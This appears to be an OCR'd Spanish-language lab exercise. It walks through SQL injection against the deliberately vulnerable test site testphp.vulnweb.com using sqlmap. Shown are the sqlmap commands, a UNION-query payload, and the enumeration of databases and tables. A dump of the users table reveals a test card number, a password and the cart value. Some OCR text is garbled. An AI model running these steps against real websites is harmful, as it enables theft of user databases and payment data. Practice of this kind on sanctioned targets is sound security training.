
Debe realizar la explotación de la vulnerabilidad SQL Injection en el siguiente sitio web, utilizando la herramienta sqlmap:

http://testphp.vulnweb.com/

Debe documentar y justificar todos los pasos del proceso de explotación y obtener como evidencia el parámetro “cart” del usuario John Smit








```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -r sqlmap.txt --dbs
```

```
---
Parameter: test (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0
7875424566 4d47724b596a6a4e6c625377426e79584978547772744
76627171),NULL-- -
---
[19:39:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.0.12
[19:39:34] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -r sqlmap.txt --dbms=mysql -D acuart --tables
```

```
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -r sqlmap.txt --dbms=mysql -D acuart -T users --dump
```

cc	cart	name	pass	email	phone	uname	address
1234-5678-2300-9000	a3a4d1cfbb9afc724138d470e9f334f5	John Smith	test	email@email.com	2323345	test	acu7943 < s1› s2"s3'uca7943